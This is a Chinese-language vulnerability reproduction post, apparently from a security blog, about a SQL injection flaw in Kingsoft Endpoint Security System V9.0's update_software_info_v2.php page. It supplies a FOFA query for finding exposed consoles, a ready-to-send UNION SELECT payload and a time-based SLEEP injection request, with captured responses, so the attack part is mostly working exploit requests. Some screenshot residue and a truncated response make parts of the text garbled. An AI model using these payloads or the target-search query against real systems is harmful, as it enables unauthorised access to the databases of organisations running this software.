

J23-1金山-终端安全系统V9.0-SQL


漏洞描述：

金山终端安全系统V9.0 /inter/update_software_info_v2.php页面存在[sql注入漏洞] (https://so.csdn.net/so/search?q=sql%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E&spm=1001.2101.3001.7020),

影响版本：

金山终端安全系统<V9.SP1.E1008

网站图片：



网络测绘：

fofa语法：

FOFA: title="用户登录-金山终端安全系统V9.0Web控制台"

漏洞复现：

payload:

```
POST /inter/update_software_info_v2.php HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded

type=-1+UNION+SELECT+1,user(),3,4,5,6,7,8--&key=&pageCount=0&curPage=
```

效果图:

查询当前用户

Request

```
1 POST /inter/update_software_info_v2.php HTTP/1.1
2 Host: 192.168.1.103:6868
3 Content-Type: application/x-www-form-urlencoded
4
5 type=-1+UNION+SELECT+1,user(),3,4,5,6,7,8--&key=&pageCount=0&curPage=
```

Responses 234bytes / 59ms

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 18 Oct 2023 13:18:07 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 Set-Cookie: PHPSESSID=37eca44dbdfcdc1344d1
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 X-Frame-Options: SAMEORIGIN
11 Content-Length: 234
12
13 [{"result":0,"is_exists":0,"software_list":{"version":"3","size":"4","desc":"5","file":"type":"8","path":null}},{"typeList":[{"id":
```

延时注入

Request

< > 数据包扫描 热加载 构造请求

1 POST /inter/update_software_info_v2.php HTTP/1.1

2 Host : 192.168.1.3:6868

3 Content-Type: application/x-www-form-urlencoded

4

5 type=-1·AND·(SELECT·1745·FROM·(SELECT(SLEEP(8)))Zgms)&key=&pageCount=0&curPage=

Responses 91bytes / 8049ms

1 HTTP/1.1·200·OK

2 Server: nginx

3 Date: Wed, 18 Oct 2023 13:16:08 GMT

4 Content-Type: text/html; charset=utf-8

5 Connection: keep-alive

6 Set-Cookie: PHPSESSID=74cd8d2ccdac81c6f91

7 Expires: Thu, 19 Nov 1981 08:52:00 GMT

8 Cache-Control: no-store, no-cache, must-revalidate

9 Pragma: no-cache

10 X-Frame-Options: SAMEORIGIN

11 Content-Length: 91

12

13 {"nResult":0,"is_exists":0,"software_list":{"val":["\u6d4b\u8bd5"]}}

A red arrow pointing from the right towards the '91bytes / 8049ms' status bar in the 'Responses' panel.